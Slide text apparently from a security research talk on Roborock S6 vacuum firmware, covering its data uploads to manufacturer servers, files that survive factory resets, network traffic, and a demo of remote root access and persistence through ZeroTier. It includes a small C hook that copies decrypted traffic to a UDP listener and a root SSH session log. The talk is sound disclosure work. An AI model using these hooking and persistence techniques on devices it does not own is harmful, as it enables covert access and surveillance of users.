- There are now `ip6tables` rules to drop all packets
 - Apps also no longer perform IPv6 (AAAA) DNS requests
- Processes have calls to reinstate dropping SSH access
 - `rrlogd` now drops access on bad version match
 - (previously *only* allowed access on correct version match)
 - `WatchDoge` immediately drops access on start



```
int32_t main(int32_t argc, char** argv, char** envp)

    00013f18  main:
    0 @ 00013f34  uint32_t* const var_2c = __stack_chk_guard
    1 @ 00013f36  void var_ac
    2 @ 00013f36  memset(&var_ac, 0, 0x80, __stack_chk_guard)
    3 @ 00013f42  call_system("iptables -I INPUT -j DROP -p tcp..." )
```

Firmware Comparison

rrlogd and wlanmgr

wlanmgr now has the functionality to call tcpdump

rrlogd will upload the following

Content	Description
/etc/resolv.conf	DNS resolvers
netstat -anp	All sockets and their PIDs
ifconfig	Network interface status
PCAP	Packet capture

What else is uploaded (rrlogd)?

What can the manufacturer see?

- Device data
- Application config
- Application logs
- SLAM (map)
- Running processes
- Wireless configuration
- Packet capture
- Blackbox (statistics)

See: *Privacy Policy*

What else is uploaded (rrlogd)?

Effective: 30th April 2019

Cleaning-related information ... last 20 items will be saved by your device and server.
...stored in the server for up to 180 days, ... automatically deleted after expiration.
Network information: ...the password information is only stored on the device side...
... will not be uploaded to the server.

Timing information... Cleanable Area Information... Other information: For example, ...

“Password [...] only stored on the device” - Well about that...

File Persistence (Upgrade and Reset)

Test untouched directories during a **firmware update** and **factory reset**

Upgrade Persistent

- [mmcblk0p11] @ /mnt/reserve
- [mmcblk0p1] @ /mnt/data

Reset Persistent

- [mmcblk0p11] @ /mnt/reserve

Partition	Purpose
mmcblk0p1	Device registration, WiFi, map data, logs
mmcblk0p11	Statistics, calibration data

File Persistence (Upgrade and Reset)

Test untouched directories during a **firmware update** and **factory reset**

- Map, log and user data is cleared (securely)
- Reserve partition is never cleared, even during factory resets

```
mmcblk0p11
|   mcu_ready
|   try
|   hwinfo
|   anonymousid1
|   lds_calibration.txt
|   counter
|   CompassBumper.cfg
|   blackbox.db
|   rrBkBox.csv
|   endpoint.bin
|   RoboController.cfg
|   last_partition
|
\---rriot
    tuya.json
```

File Persistence (Account disassociation)

- ⚠ All files kept between disassociations
 - Roborock should make the device reset itself automatically
 - They probably don't because they assume you will reconnect
 - Selling your device?
 - Do a factory reset
 - ...or don't.
 - Buying a new device?
 - Do a factory reset (and hope it's not modified)


Network Inspection

Setup

- Isolated sandbox network
 - Router, switch, access point, Vacuum Cleaner
 - Additional NUC to simulate peer data
- Captured packets (unattended) for a month
- Captured packets (interactive) for several sessions
- Filter out network noise
- Compare network activity between old and new firmware

Network Inspection


Network Behaviour (FW v02.29.02) (exc FDS) (1 week)



Endpoint	Protocol	Description
m2.tuya.eu.com	MQTT	Inbound requests
a2.tuya.eu.com	HTTPS	Outbound requests
awsde0.fds.api.xiaomi.com	FDS	Logs upload

Network Inspection

Network Geomap (FW v02.29.02) (exc FDS) (1 week)



Network Inspection

Observations

- Local traffic - DHCP (5min), Tuya Discovery (5s)
- Connections to America, Germany, China
 - America, Germany - AWS - fds, a2, ms, m2
 - China - Mi IO Cloud (v01.15.58 only)
- Increased network activity at 3am
 - 3am AEDT is 12am in Beijing
 - Connections are being established - possible timeout/reconnect

Changes

- New FW uses m2.tuya.eu.com instead of ms.tuya.eu.com
- New FW no longer polls xx.ot[t].io.mi.com

Network Inspection

What's in the packet?

Most (if not all) communications were encrypted

1. Break the encryption too much effort
 1. Hook into the pre-encryption / post-decryption stages

```
/* Send test to 10.251.252.253:28422 */
void hook(void* data, uint data_len) {
    int sock = create_udp4_connection(IPV4_ADDR(10, 251, 252, 253), 28422);
    send(sock, data, data_len, 0);
}
```

2. Just look at the app logs*

*: Application logs are less verbose in newer FW versions
However they communicate the same way as the older FW versions

Network Inspection

Example MQTT conversation (`{m2, ms}.tuya.eu.com`)

Server Request

```
{  
  "id": 889,  
  "method": "get_prop",  
  "params": [ "get_status" ]  
}
```

Device Response

```
{  
  "id": 889,  
  "result": [{  
    "msg_ver": 2,  
    "msg_seq": 275,  
    "state": 8,  
    "battery": 100,  
    "clean_time": 0,  
    "clean_area": 0,  
    "error_code": 3,  
    "map_present": 1,  
    "in_cleaning": 0,  
    "in_returning": 0,  
    "in_charge": 0,  
    "in_standby": 0,  
    "in_error": 0,  
    "in_charging": 0,  
    "in_cleaning_standby": 0,  
    "in_cleaning_error": 0,  
    "in_cleaning_charge": 0,  
    "in_cleaning_standby_error": 0  
  }]  
}
```

Network Inspection

Example Control conversation (a2.tuya.eu.com)

Device Request

```
HTTP POST  
https://a2.tuya.eu.com/d.json?a=tuya.device.timer.count&devId=...&et=1&t=...&v=4.0&sign=  
{"devId": "...", "lastFetchTime": "0", "t": 1657046157}
```

Server Response

```
{  
  "result": {  
    "devId": "...",  
    "count": 0,  
    "lastFetchTime": 0  
  },  
  "t": 1657046159,  
  "success": true  
}
```

Network Inspection

Log data (Xiaomi FDS)

Data is compressed and encrypted

- /mnt/data/rrlog/**
- /dev/shm/**
- /mnt/reserve/...
- App logs
- Updater logs
- ‘Anonymous’ statistics
- wlanmgr tcpdump

```
int32_t encrypt_even_more_files()
{
    void var_3ac;
    void var_32c;
    void var_22c;
    void var_12c;
    void var_11c;
    void var_10a;
    void var_108;
    void var_100;
    void var_10;
    void var_22;
    void var_32;
    void var_32e;
    void var_32f;
    void var_32d;
    void var_32b;
    void var_32a;
    void var_329;
    void var_328;
    void var_327;
    void var_326;
    void var_325;
    void var_324;
    void var_323;
    void var_322;
    void var_321;
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    void var_14;
    void var_13;
    void var_12;
    void var_11;
    void var_10;
    void var_9;
    void var_8;
    void var_7;
    void var_6;
    void var_5;
    void var_4;
    void var_3;
    void var_2;
    void var_1;
    void var_0;
}
```

Network Inspection


Network Map

Demos and POCs

Remote Access (across the internet!!!)

- Easy to perform - system has required libraries and network stack
- e.g. Reverse SSH
- e.g. VPN / SD-WAN

Roborock S6 | Remote Access (ZeroTier) and Persistence demo Share



```
RX packets:6922 errors:0 dropped:0 overruns:0 frame:0
TX packets:4489 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:17252893 (17.2 MB) TX bytes:7161623 (7.1 MB)

ztc25nayf Link encap:Ethernet Hwaddr 42:14:01:b8:e6:dd
inet addr: 10.147.20.251 Bcast:10.147.20.255 Mask:255.255.255.0
inet6 addr: fe80::4014:1ff:feb8:e6dd/64 Scope:Link
UP BROADCAST RUNNING MTU:2800 Metric:1
RX packets:1844 errors:0 dropped:0 overruns:0 frame:0
TX packets:1346 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:171661 (171.6 KB) TX bytes:140276 (140.2 KB)

root@rockrobo:~#
Broadcast message from root@rockrobo
(/dev/ttys0) at 7:27 ...
The system is going down for reboot NOW!
client_loop: send disconnect: Connection reset

R:\\
\\ sdsd
R:\\
\\ ssh -l root 10.147.20.251
root@10.147.20.251's password:
Permission denied, please try again.
root@10.147.20.251's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation: https://help.ubuntu.com/
Last login: Fri Jun 24 07:26:28 2022 from 10.147.20.87
root@rockrobo:~# ifconfig
lo Link encap:Local Loopback
      inet addr: 127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11482 (11.4 KB) TX bytes:11482 (11.4 KB)

wlan0 Link encap:Ethernet Hwaddr 64:90:c1:1d:24:c4
      inet addr: 10.10.10.8 Bcast: 10.10.10.255 Mask: 255.255.255.0
      inet6 addr: fe80::6690:c1ff:feld:24c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:78945 (78.9 KB) TX bytes:60139 (60.1 KB)

